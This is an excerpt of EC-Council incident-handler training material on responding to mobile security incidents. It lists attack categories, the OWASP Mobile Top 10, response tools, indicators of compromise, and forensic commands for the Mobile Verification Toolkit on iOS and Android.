| **Mobile-based Security Incidents** | Mobile security is becoming increasingly challenging with the emergence of complex attacks that use multiple attack vectors to compromise mobile devices. These security threats exploit critical data, financial information, and other details of mobile users and may damage the reputation of mobile networks and organizations. | ▪ Browser-based attacks<br>○ Phishing<br>○ Framing<br>○ Clickjacking<br>○ Man-in-the-mobile<br>○ Buffer overflow<br>○ Data caching<br>▪ Phone/SMS-based attacks<br>○ Baseband attacks<br>○ SMiShing<br>▪ Application-based attacks<br>○ Sensitive data storage<br>○ No encryption/weak encryption<br>○ Improper SSL validation<br>○ Configuration manipulation<br>○ Dynamic runtime injection<br>○ Unintended permissions<br>○ Escalated privileges<br>▪ OS-based attacks<br>○ No passcode/weak passcode<br>○ iOS jailbreaking<br>○ Android rooting<br>○ OS data caching |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | | |
|---|---|---|
| | | ○ Passwords and data accessible<br>○ Carrier-loaded software<br>○ User-initiated Code<br>▪ Network-based attacks<br>○ Wi-Fi (weak encryption/no encryption)<br>○ Rogue access points<br>○ Packet sniffing<br>○ Man-in-the-middle (MITM)<br>○ Session hijacking<br>○ DNS poisoning<br>○ SSLStrip<br>○ Fake SSL certificates |
| **IoT-based Security Incidents** | Only a few security protection mechanisms are available for IoT devices against various emerging threats. These devices can be infected by malware or malicious code at an alarming rate. Attackers often exploit these poorly protected devices on the Internet to cause physical damage to the network, wiretap communication, and launch disruptive attacks. | ▪ DDoS attack<br>▪ Attacks on HVAC systems<br>▪ Rolling code attack<br>▪ BlueBorne attack<br>▪ Jamming attack<br>▪ Remote access using backdoor<br>▪ Remote access using Telnet<br>▪ Sybil attack<br>▪ MITM<br>▪ Replay attack<br>▪ Forged malicious device<br>▪ Side-channel attack<br>▪ Ransomware attack<br>▪ SDR-based attack<br>▪ Fault injection attack |
| **OT-based Security Incidents** | Most OT systems use legacy and outdated software without proper security mechanisms, thus leaving potential gateways for cybercriminals to gain access to corporate IT networks and OT infrastructure. In addition, OT networks connect all machines and production infrastructure, leading to complex and sophisticated cyberattacks that can cause physical damage. | ▪ Maintenance and administrative threat<br>▪ Data leakage<br>▪ Protocol abuse<br>▪ Potential destruction of ICS resources<br>▪ DoS attacks<br>▪ HMI-based attacks<br>▪ Exploiting enterprise-specific systems and tools<br>▪ Malware attacks<br>▪ Exploiting unpatched vulnerabilities<br>▪ Side-channel attacks<br>▪ Buffer overflow attacks<br>▪ Exploiting RF remote controllers |

Table 10.1: Common endpoint security incidents


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Explain the Handling of Mobile-based Security Incidents

Mobile-based security incidents are observed more frequently owing to the Bring Your Own Device (BYOD) policies across all organizations. Accordingly, attackers target mobile devices used for business purposes in and out of an organization to gain access to sensitive data or perform other malicious activities. Therefore, organizations must adopt proper IH&R strategies to handle such security incidents and further protect mobile devices from being compromised.

This section discusses IH&R steps (detection, analysis, containment, eradication, and recovery) for effectively handling mobile-based security incidents.

## Introduction to Handling Mobile-based Security Incidents

Mobile devices are becoming a valuable endpoint in an organization's IT infrastructure. They offer flexibility and capabilities to perform business tasks anywhere. With the increasing usage of BYOD policies, the potential risk of providing high-level access to unsecured mobile devices has increased. Attackers and cybercriminals target mobile devices to gain illegal access to corporate networks, data, and servers and disrupt organizational operations.

Most mobile devices do not abide by all security restrictions imposed by organizations; moreover, they are exposed to unknown individuals and unsecured public networks. Consequently, attackers mainly target these devices. Therefore, it is crucial for organizations to be prepared to handle mobile-based security incidents effectively and protect mobile devices used for business purposes. Such incidents can be managed by implementing appropriate IH&R strategies to prevent larger impact. This can also help incident responders in determining the root cause and eliminating it to avoid similar incidents in the future and ensure safety of mobile device users across the organization.

## OWASP Top 10 Mobile Risks

Source: *https://owasp.org*

According to OWASP, the following are the top 10 mobile risks:

- **M1—Improper Platform Usage**

  This category covers the misuse of a platform feature or failure to use platform security controls. It includes Android intents, platform permissions, and misuse of Touch ID, Keychain, or other security controls included in the mobile device OS. Mobile devices can be exposed to such risks in several ways.

- **M2—Insecure Data Storage**

  Insecure data storage vulnerabilities arise when development teams assume that users and malware do not have access to the file system of mobile devices and sensitive information contained in data stores. By "jailbreaking" or rooting a mobile device, encryption protection mechanisms can be bypassed. OWASP recommends analyzing and appropriately calling the data security application programming interfaces (APIs) of platforms.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Unintended data leakage occurs when developers unintentionally store sensitive data in a mobile device location that can be easily accessed by other apps on the device. Such leakage is normally caused by vulnerabilities in the OS, frameworks, compiler environment, or new hardware without a developer's knowledge, and it poses significant threat. Thus, it is important to understand how to handle features such as URL caching, browser cookie objects, and HTML5 data storage.

- **M3—Insecure Communication**

  This category includes poor handshaking, incorrect SSL versions, weak negotiation, and cleartext communication of sensitive assets. Such flaws expose user data and can lead to account theft. If an adversary intercepts an admin account, the entire site could be exposed. A poor Secure Socket Layer (SSL) setup can also facilitate phishing and man-in-the-middle (MITM) attacks.

- **M4—Insecure Authentication**

  This category includes notions of authenticating end users or bad session management such as

  - Failure to identify users when required
  - Failure to maintain user identity when required
  - Weaknesses in session management

- **M5—Insufficient Cryptography**

  The code applies cryptography to sensitive information assets, which is not always sufficient. This category includes issues in which cryptography is attempted but not performed correctly. This vulnerability results in the unauthorized retrieval of sensitive information from mobile devices. Adversaries can exploit weak encryption algorithms or flaws in the encryption process and convert encrypted code or sensitive data to their original unencrypted form.

- **M6—Insecure Authorization**

  This category captures failures in authorization (e.g., authorization decisions on the client side and forced browsing). However, it is distinct from authentication issues (e.g., device enrolment and user identification).

  When an app does not authenticate users when it should (e.g., granting anonymous access to some resources or services when authenticated and authorized access is required), it indicates authentication failure, not authorization failure.

- **M7—Client Code Quality**

  This is a rarely used category that includes "Security Decisions via Untrusted Inputs." It is the catch-all for code-level implementation problems in mobile clients, which are distinct from server-side coding mistakes. It captures buffer overflows, format string vulnerabilities, and various other code-level mistakes whose solutions involve rewriting some code running on the mobile device. Most exploitations included in this category


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

result in foreign code execution or DoS on remote server endpoints (not the mobile device itself).

- **M8—Code Tampering**

  This category includes binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification.

  Once an application is delivered to a mobile device, its code and data resources are stored on the device. Attackers can directly modify the code, dynamically change the memory content, change or replace system APIs used by the application, or modify application data and resources. Thus, attackers can directly subvert the intended use of software for personal or monetary gain.

- **M9—Reverse Engineering**

  This category includes the analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA, Hopper, otool, and other binary inspection tools can provide insight into application fundamentals. Thus, attackers can exploit other nascent vulnerabilities in the application and discover information related to backend servers, cryptographic constants and ciphers, and intellectual property.

- **M10—Extraneous Functionality**

  Developers include a hidden backdoor functionality or other internal development security controls not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example involves the disabling of two-factor authentication during testing.

  Attackers typically seek to understand extraneous functionalities within a mobile app to discover hidden functionalities in the backend systems using their own systems without the involvement of end users.

## Preparation Steps for Handling Mobile-based Security Incidents

The IH&R team must be ready to respond to any mobile-based incident. The following steps and guidelines must be considered as a part of preparation:

- Implement a strict mobile device security policy.
- Incorporate mobile asset management that includes operating systems, their versions, and installed applications.
- Ensure to monitor the usage of mobile devices for any compliance violation.
- Correlate the information collected from mobile devices with known intelligence to determine risks.
- Prepare a workstation with the necessary tools specific to mobile incident response.
- Regularly back up data to a secure location to avoid data loss in case of mobile device failure or loss.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Deploy mobile application management (MAM) solutions to manage employee devices.
- Configure security controls to provide alerts about mobile device usage and associated applications.
- Define data acquisition strategies that should be followed while performing mobile forensics.
- Accumulate the tools required to analyze mobile malware.
- Set up remote wiping capabilities to prevent data leakage.
- Establish communication means to report lost or stolen devices.
- Make a list of contractor or vendor mobile devices that have access to business systems.
- Create isolation and communication plans for mobile incident response.
- Define the roles and responsibilities of team members for mobile incident handling.
- Implement automation for mobile-based security and IH&R process.
- Review the network architecture for improved mobile incident management.
- Deploy mobile device management (MDM) and IAM tools to promptly detect various mobile security incidents.
- Implement security policies to prevent jailbroken or rooted mobile devices from accessing company resources.

## Preparation of Mobile-based Incident Handling Toolkit

The IH&R process requires special tools for detecting, analyzing, and investigating mobile-based security incidents.

### Mobile Device Monitoring Tools

The following mobile device monitoring tools allow incident handlers to remotely monitor mobile devices.

- Kandji (*https://www.kandji.io*)
- Citrix Endpoint Management (*https://www.citrix.com*)
- Scalefusion MDM (*https://scalefusion.com*)
- IBM MaaS360 (*https://www.ibm.com*)
- VMware Workspace ONE (*https://www.vmware.com*)

### Network Traffic Analysis Tools

The following network traffic analysis tools allow incident handlers to capture and analyze network traffic packets originating to and from mobile devices.

- Wireshark (*https://www.wireshark.org*)
- tcpdump (*https://www.tcpdump.org*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- FaceNiff (*http://faceniff.ponury.net*)
- PCAPdroid (*https://play.google.com*)
- Network Analyzer Pro (*https://apps.apple.com*)

### Android Malware Analysis Tools

The following Android malware analysis tools allow incident handlers to analyze malware and detect malicious actions performed on a device.

- DeGuard (*http://apk-deguard.com*)
- ClassyShark (*https://github.com*)
- Argus-SAF (*http://pag.arguslab.org*)
- AppMon (*https://github.com*)
- Quark (*https://github.com*)

### Reverse Engineering Tools

Incident handlers can use the following reverse engineering tools to decode and analyze mobile applications.

- Frida (*https://frida.re*)
- Radare2 (*https://rada.re*)
- Apktool (*https://ibotpeaches.github.io*)
- JADX (*https://github.com*)
- GDA-android-reversing-Tool (*https://github.com*)

### Mobile Data Acquisition Tools

Incident handlers can use the following mobile data acquisition tools to physically/logically acquire the data of a mobile device and store them in external storage for further investigation.

- Cellebrite UFED (*https://cellebrite.com*)
- XRY (*https://www.msab.com*)
- Oxygen Forensics (*https://www.oxygen-forensic.com*)
- Belkasoft Remote Acquisition (*https://belkasoft.com*)
- MOBILedit Forensic (*https://www.mobiledit.com*)

### Log Analysis Tools

Incident handlers can use the following log analysis tools to detect malicious activities on customer mobile devices. These tools help in analyzing mobile applications and infrastructure logs together to determine the root cause of incidents.

- SolarWinds® Loggly® (*https://www.loggly.com*)
- pCloudy (*https://www.pcloudy.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- NXLog Enterprise Edition (*https://nxlog.co*)
- LogRabbit (*http://lograbbit.com*)
- LogViewer (*https://github.com*)

## Detecting Mobile-based Security Incidents

Attackers take advantage of modern technologies to target mobile devices using various attack techniques to fulfill their malicious intentions such as stealing sensitive information and gaining illegal access to corporate networks. Therefore, incident responders must take appropriate measures to promptly detect mobile-based security incidents and mitigate them accordingly before they can cause severe damage.

## Indicators of Mobile-based Incidents

Owing to the increasing incorporation of mobile devices into the corporate networks of organizations, more data flow through mobile applications, thus increasing the possibility of various attacks. Attackers take advantage of various vulnerabilities existing in mobile devices to perform targeted attacks on organizations. Therefore, it is important to observe the key indicators of attacks to identify and remediate mobile attacks at an early stage.

The following are some possible indicators of mobile-based incidents:

- Frequent popups and advertisements on devices
- Unusual incoming phone calls and text messages
- Changes in device temperature
- Degradation of mobile device performance
- Rapid decrease in battery life
- Increased phone bills
- Unwanted applications running on devices
- High consumption of mobile data
- Modifications in device settings
- Abnormal behavior of applications
- Automatic changes in device user accounts
- Unexpected OS updates
- Strange activities in social media profiles
- Frequently visited websites appearing different
- Unrecognized or fake applications present on devices
- Repeated crashing of applications despite memory availability
- Changes in home screen or bookmarks to unusual websites
- Strange messages received from preexisting contacts


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Multiple incorrect password prompts
- Applications demanding access to other existing apps
- Unexpected disruptions in the network
- Huge data stored in unusual locations

## Investigating Mobile-based Incidents using Mobile Verification Toolkit (MVT)

Source: *https://docs.mvt.re*

Incident handlers can use sophisticated tools such as Mobile Verification Toolkit (MVT) to investigate mobile-based security incidents. MVT allows incident handlers to perform forensic acquisition of mobile devices running on iOS and Android to detect the signs of security incidents. The toolkit also helps in understanding the root cause of any security incident by obtaining and processing data and personal records from both iOS and Android devices. Additionally, it can decrypt encrypted files, analyze logs and databases, produce JSON logs of obtained data, and create a timeline of identified incident traces.

### Investigating Mobile-based Incidents on iOS Devices

Discussed below are some techniques that can be employed to investigate security incidents on iOS devices using MVT:

- Backup the iOS device data using the iTunes app by following the steps given below:
  - Ensure that iTunes is installed in the system and connect the iPhone using the lightning cable.
  - Open the iOS device in iTunes.
  - For more precise detection, activate the encrypted backup option and provide a password.
  - Start the backup process.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.1: Screenshot showing backup progression in the suspected iPhone

- Now, find the location of the backup file and copy it to a new location where it can be analyzed by MVT.

  For example, you can use **`%USERPROFILE%\AppData\Roaming\Apple Computer\MobileSync\`** on Windows system and **`~/Library/Application Support/MobileSync/`** on macOS.

- In case of an encrypted backup, decrypt it using the **`mvt-ios`** command as follows:

```
$ mvt-ios decrypt-backup --help
Usage: mvt-ios decrypt-backup [OPTIONS] BACKUP_PATH
Decrypt an encrypted iTunes backup
Options:
-d, --destination TEXT → Path of folder where the decrypted backup will be stored [required]
-p, --password TEXT → Password for decrypting the backup (or set the MVT_IOS_BACKUP_PASSWORD environment variable). NOTE: This argument is mutually exclusive with arguments: [key_file].
-k, --key-file PATH → File containing raw encryption key for decrypting the backup. NOTE: This argument is mutually exclusive with arguments: [password].
--help → Show this message and exit
```

**Note:** Specify a destination path to store the decrypted backup. MVT will ask for a password if it does not find a password or specified key file. You can use the **`decrypt-backup`** command to send password through an environment variable.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
MVT_IOS_BACKUP_PASSWORD="yourpasswordhere" mvt-ios decrypt-backup -d
/path/to/decrypted /path/to/backup
```

- Now, use the **check-backup** sub-command to analyze the decrypted backup file. To check the options with this sub-command, run the following command.

```
$ mvt-ios check-backup --help

Usage: mvt-ios check-backup [OPTIONS] BACKUP_PATH

Extract artifacts from iTunes backup

Options:

-i, --iocs PATH → Path to indicators file

-o, --output PATH → Specify the path to the folder where you want to
store JSON results

-f, --fast → Avoid running time/resource consuming features

-l, --list-modules → Print the list of available modules and exit

-m, --module TEXT → Name of a single module you would like to run
instead of all

--help → Show this message and exit
```

An example usage of the **check-backup** sub-command for analyzing the decrypted backup file and detecting malicious events is given below.

```
mvt-ios check-backup –output /path/to/output  path/to/backup/udid/
```

- You can also check the dump of a filesystem on the iOS device through the following steps:
  - Run the following command to get options for filesystem dump:

```
$ mvt-ios check-fs --help

Usage: mvt-ios check-fs [OPTIONS] DUMP_PATH

Extract artifacts from a full filesystem dump

Options:

-i, --iocs PATH → Path to indicator file

-o, --output PATH → Specify the path to the folder where you want to
store JSON results

-f, --fast → Avoid running time/resource consuming features

-l, --list-modules → Print the list of available modules and exit

-m, --module TEXT → Name of a single module you would like to run
instead of all

--help → Show this message and exit
```

  - Now, run the following command using the required options to check the filesystem dump:

```
mvt-ios check-fs /path/to/filesystem/dump/ --output /path/to/output/
```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Investigating Mobile-based Incidents on Android Devices

Discussed below are some techniques that can be used investigate security incidents on Android devices using MVT:

- Run the **`mvt-android`** command on the terminal to get options for checking a suspected Android phone, as shown in the screenshot below.




Figure 10.2: Screenshot showing options for mvt-android command

- Now, turn on the **USB debugging** feature on the Android phone and connect it to the system via a USB cable before proceeding with the next steps.
- Next, run the following command to check all **Android Debug Bridge (ADB)** connections with the Android phone:

```
mvt-android check-adb
```





Figure 10.3: Screenshot showing the checking of all ADB connections

**Note:** Allow the USB Debugging popup in the phone and ensure to click on the **Always allow** option to avoid repetitions.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Now, run the **`mvt-android`** command and check the output; it will show a **`download-apks`** argument, as shown in the screenshot below.





Figure 10.4: Screenshot showing output of mvt-android command

- Run the following command to view the available options for executing **`download-apks`**:

```
mvt-android download-apks --help
```

